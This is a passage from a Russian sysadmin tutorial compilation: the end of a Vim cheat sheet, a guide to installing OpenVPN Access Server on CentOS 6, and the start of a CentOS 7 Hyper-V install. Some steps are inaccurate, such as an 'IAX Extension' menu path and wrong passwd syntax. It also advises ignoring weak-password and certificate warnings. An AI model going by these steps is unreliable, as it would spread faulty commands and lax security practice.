 - **:w %file_name%** - «сохранить как» в новый файл

На этом всё, помните, что Vim не является самым удобным редактором, и, если есть возможность – лучше установите что-то более привычное для вас. Но навыки использования Vim важны, так как часто это единственно доступный инструмент для редактирования конфигов на удаленных серверах.

Установка OpenVPN в CentOS

В статье будет описан процесс установки и базовой настройки **OpenVPN Access Server** – полнофункциональное **VPN SSL** решение, которое включает в себя непосредственно OpenVPN сервер, веб-интерфейс для управления и клиенты для разных операционных систем – Windows, Mac, Android, IOS, Linux. Во встроенной бесплатной лицензии доступен функционал для одновременного подключения двух пользователей, и, при гибком использовании, этого хватит для реализации множества задач.

ОФИЦИАЛЬНЫЙ САЙТ И ПРОЦЕСС УСТАНОВКИ

У OpenVPN Access Server (далее – OVPN AS) есть официальный сайт - <https://openvpn.net/> , на котором можно найти множество информации об установке OVPN AS на облачный сервер – вроде платформы Amazon Cloud (Amazon Web Services), на Linux-based операционную систему или на виртуальную машину.

:





В нашем случае устанавливать будем на CentOS 6 версии, и, для этого необходимо перейти по ссылке **Access Server Software Packages**, там выбрать **CentOS** и разрядность ОС, в данном случае – **CentOS 6 amd/x86 32-bit**. Данная ссылка ведет на RPM-пакет, поэтому проще всего скопировать ссылку и далее скачать пакет с помощью команды `wget` (но об этом немного ниже). Как альтернативный путь установки – можно скачать на ваш ПК данный пакет и с помощью чего-то вроде WinSCP перенести файл на ваш сервер. Но, как мне кажется, с помощью `wget` это сделать на порядок быстрее и проще.



Далее подключаемся к серверу через терминал, например, **Putty**, и вводим команду, которая сохранит RPM пакет с OVPN AS в папку tmp в файл под названием `ovpn.rpm`:

```
wget -O /tmp/ovpn.rpm http://swupdate.openvpn.org/as/openvpn-as-2.1.4-CentOS6.i386.rpm
```

Осталось немного – далее необходимо установить данный пакет. Для начала переходим в нужную директорию с помощью команды `cd /tmp` и затем выполняем команду `rpm -i ovpn.rpm`. После чего возможна небольшая пауза, вы увидите, как происходит установка пакета, в конце вы должны увидеть подтверждение, что всё в порядке. Последний шаг, который необходимо сделать перед доступом к веб-интерфейсу – нужно поменять пароль на пользователя **openvpn**. Делается это следующей командой: `passwd openvpn %ваш_пароль%`. Если пароль будет простой, то ОС ругнётся – на это можно не обращать внимания.

НАСТРОЙКА OPENVPN ACCESS SERVER С ПОМОЩЬЮ ВЕБ-ИНТЕРФЕЙСА

Сначала требуется зайти на веб-интерфейс: необходимо ввести адрес `https://serveripaddress:943/admin` – обратите внимание на обязательность `https` соединения и 943 порт – это очень важно. Если наберете без **/admin** попадете в пользовательский интерфейс. Вы, возможно, увидите предупреждение от браузера о небезопасности соединения – можете смело игнорировать. Попад на страницу аутентификации, вводите логин **openvpn** и пароль, который вы установили в предыдущем шаге. Вам должна открыться следующая картина:




Access Server

[Logout](#)
[Help](#)

Status

[Status Overview](#)
[Current Users](#)
[Log Reports](#)

Configuration

[License](#)
[SSL Settings](#)
[Server Network Settings](#)
[VPN Mode](#)
[VPN Settings](#)
[Advanced VPN](#)
[Web Server](#)
[Client Settings](#)
[Failover](#)

User Management

[User Permissions](#)
[Group Permissions](#)
[Revoke Certificates](#)

Authentication

[General](#)
[PAM](#)
[RADIUS](#)
[LDAP](#)

Tools

[Profiles](#)
[Connectivity Test](#)
[Documentation](#)
[Support](#)

Status Overview

Server Status

The server is currently ON

Stop the Server

Active Configuration

Access Server version:	2.1.4
Server Name:	192.168.1.146
Authenticate users with:	local
Accepting VPN client connections on IP address:	eth0: 192.168.1.146
Port for VPN client connections:	tcp/1194, udp/1194
OSI Layer:	3 (routing/NAT)
Clients access private subnets using:	NAT
Node:	asterisk.merionet.ru

Documentation

The Access Server includes a wide range of documentation covering command line tools, scripting, and other advanced topics: [Access Server Documentation](#)

At a glance

Server Status: on

License: 2 users

Info

Current Users: 0

List

© 2009-2015 OpenVPN Technologies, Inc. -- All Rights Reserved.


Краткое описание каждого из разделов:

- **Status** - общее состояние вашего VPN-сервера, пользователи, использующие сервис в данный момент, логи;
- **Configuration** - конфигурация сервера – от лицензий до настроек веб-сервера и отказоустойчивости;
- **User Management** - создание и управление пользователями и группами пользователей;
- **Authentication** - настройка аутентификации и ее различных методов;



- **Tools** - различные инструменты для проверки работоспособности, документация, тех. поддержка;

Первым делом идем по следующему пути **Authentication** → **General** и меняем метод аутентификации на **Local**:



The screenshot shows the OpenVPN Access Server web interface. The top header displays the OpenVPN logo and 'Access Server'. The left sidebar contains a navigation menu with sections: 'Status' (Status Overview, Current Users, Log Reports), 'Configuration' (License, SSL Settings, Server Network Settings, VPN Mode, VPN Settings, Advanced VPN, Web Server, Client Settings, Failover), and 'User Management' (User Permissions, Group Permissions, Revoke Certificates). The main content area is titled 'User Authentication'. It contains a paragraph: 'User credentials are validated using one of the three (external) user databases below or using the locally configured users on 'Users Permissions' page.' Below this is an 'IMPORTANT NOTE' about autologin profiles. Under the heading 'Authenticate users using:', there are four radio button options: 'Local' (selected), 'PAM', 'RADIUS', and 'LDAP'. A 'Save Settings' button is located at the bottom of the options.

Далее необходимо создать пользователя. Для этого нужно пройти по следующему пути: **User Management** → **User Permissions** → **Add Extension** → **Choose IAX Extension** и ввести имя нового пользователя(в нашем случае - Fedulya) и немного



правее нажать **Show** . В поле **Local Password** ввести пароль, остальное все можно оставить по умолчанию.

OPENVPN™ Access Server

Status

Configuration

User Management

Authentication

Tools

Status Overview

Current Users

Log Reports

License

SSL Settings

Server Network Settings

VPN Mode

VPN Settings

Advanced VPN

Web Server

Client Settings

Failover

User Permissions

Group Permissions

Revoke Certificates

General

PAM

RADIUS

LDAP

Profiles

Connectivity Test

Documentation

User Permissions

Search By Username/Group (use '%' as wildcard)

No Default Group

Search/Refresh

Username	Group	More Settings	Admin	Allow Auto-login	Deny Access	Delete
openvpn	No Default Group	Show	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
test	No Default Group	Show	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
New Username:	No Default Group	Hide	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	

Local Password:

(No Password Set)

Select IP Addressing :

☒ Use Dynamic ☐ Use Static

Access Control

Select addressing method:

☒ Use NAT ☐ Use routing

Allow Access To these Networks:

List subnets in *network/nbits* form

☐ all server-side private subnets

☐ all other VPN clients

Allow Access From:

Allow Access From:

VPN Gateway

Configure VPN Gateway:

☒ No ☐ Yes

DMZ settings

Configure DMZ IP address:

☒ No ☐ Yes

☐ Require user permissions record for VPN access

Save Settings



Как заключительный шаг настройки, необходимо ввести ваш внешний IP-адрес во вкладке **Server** → **Network** → **Settings**, остальные настройки уже необходимо гибко выбирать в зависимости от ваших нужд – если у вас появятся вопросы, то оставляйте их в комментариях, с радостью ответим.



Status

Status Overview

Current Users

Log Reports

Configuration

License

SSL Settings

Server Network Settings

VPN Mode

VPN Settings

Advanced VPN

Web Server

Client Settings

Fallover

User Management

User Permissions

Group Permissions

Revoke Certificates

Authentication

General

PAM

RADIUS

LDAP

Tools

Server Network Settings

VPN Server

Warning: Changing the Hostname, Protocol or Port Number after VPN clients are deployed will cause the existing clients to be unusable (until a new client configuration or VPN installer is downloaded from the Client Web Server)

Hostname or IP Address:

Interface and IP Address

☐ Listen on all interfaces

☒ eth0: 192.168.1.146

Protocol

☐ TCP

☐ UDP

☒ Both (Multi-daemon mode)

Multi-Daemon Mode

In Multi-Daemon mode, the Access Server will load-balance connecting VPN clients across multiple OpenVPN daemons to fully leverage the capability of multi-core servers. NOTE: It is not recommended to set the number of TCP and UDP daemons to a higher value than the number of processor cores on the machine. Doing so may result in resource exhaustion and system instability.

Number of TCP daemons:

TCP Port number:

Number of UDP daemons:

UDP Port number:

Service Forwarding

When TCP or Multi-daemon mode is chosen for the VPN Server protocol, the VPN Server can optionally provide access to these services through its IP address and port:

☒ Admin Web Server


☒ Client Web Server



Важно – по умолчанию вам доступно только две лицензии для одновременного использования, поэтому создание множества юзеров без покупки дополнительных лицензий не имеет большого смысла

ЗАКЛЮЧЕНИЕ

Теперь можно зайти в пользовательский интерфейс по адресу <https://serveripaddress:943/> ввести логин и пароль свеже созданного на предыдущем шаге пользователя и выбрать опцию «Connect». Далее произойдет установка клиента и автоматически загрузится ваш профиль. Как итог – в трее должно появиться диалоговое сообщение «Connected». Более подробно можете ознакомиться с процессом подключения в нашем видео про настройку OpenVPN Access Server



Username
Fedulya

Password
.....

Connect ▾ Go



Установка CentOS 7 в Hyper-V

В статье, расскажем как установить последнюю версию операционной системы **CentOS 7**, в среде виртуализации **Hyper-V**, по средствам опции сетевой установки или **Network Installation**.

***Примечание:** В процессе сетевой установки, все файлы и пэкеджи, которые необходимы для операционной системы, будут скачиваться непосредственно из Интернета с зеркала, которое Вы укажете. Поэтому прежде чем воспользоваться данным методом, рекомендуем убедиться, что у Вас хорошее Интернет соединение.*

ПОШАГОВОЕ ВИДЕО

ПОДГОТОВКА

Первое, что необходимо сделать, это скачать специальный загрузочный образ CentOS 7. В зависимости от архитектуры Вашей ОС, он доступен по ссылкам ниже. Например, образ для 64-разрядной системы можно скачать по [это ссылке](#)



Выбираете любое понравившееся зеркало и открываете список доступных файлов. Нам необходим образ **CentOS 7 Netinstall ISO**.


Образ для сетевой установки, Netinstall, имеет размер всего лишь приблизительно 386 Мегабайт, тогда как полный образ CentOS 7 весит порядка 4 Гигабайт.

Это связано с тем, что в образе Netinstall находятся только метаданные, позволяющие выбрать, с каким именно функционалом будет установлена операционная система.

УСТАНОВКА


Итак, давайте приступим к установке. Запускаем Hyper-V Manager и первое, что необходимо сделать это создать виртуальный свич. Для этого нажимаем **Virtual Switch Manager** → **New virtual network switch** → **External** и нажать **Create Virtual Switch**.






И выбираем сетевую карту, которую нужно использовать для подключения виртуальных машин к сети и кликаем **OK**.





Теперь приступим непосредственно к созданию виртуальной машины. Для этого нажимаем **New** → **Virtual machine**, задаём машине имя и кликаем **Next**.






Поклоение (Generation) виртуальной машины оставляем первое - **Generation 1**


Далее нужно выделить объём оперативной памяти, которая будет использоваться данной виртуальной машиной. По умолчанию - это 1 гигабайт (1024 MB) и для наших целей этого вполне достаточно.






Далее необходимо выбрать виртуальный свич (Virtual Switch), который будет использоваться для подключения к сети нашей виртуальной машины. В нашем случае – это VSWITCH_1.






Далее создаём виртуальный жёсткий диск для установки на него операционной системы CentOS 7. Выберем размер 15 Гигабайт и укажем путь на нашем локальном компьютере, где будет храниться образ данного виртуального жесткого диска. Рекомендуем выбирать место на диске D://







Далее необходимо указать способ загрузки образа нашей виртуальной машиной. Выбираем **Install an operating system from bootable CD/DVD ROM** → **Image file** и указываем путь к нашему недавно скачанному образу CentOS7 Netinstall.



Итак, виртуальная машина создана. Подключаемся к ней и выбираем **Install CentOS Linux 7**



Через некоторое время, перед нами открывается помощник установки. Опции установщика разделяются на три части: **Localization**, **Software** и **System**.



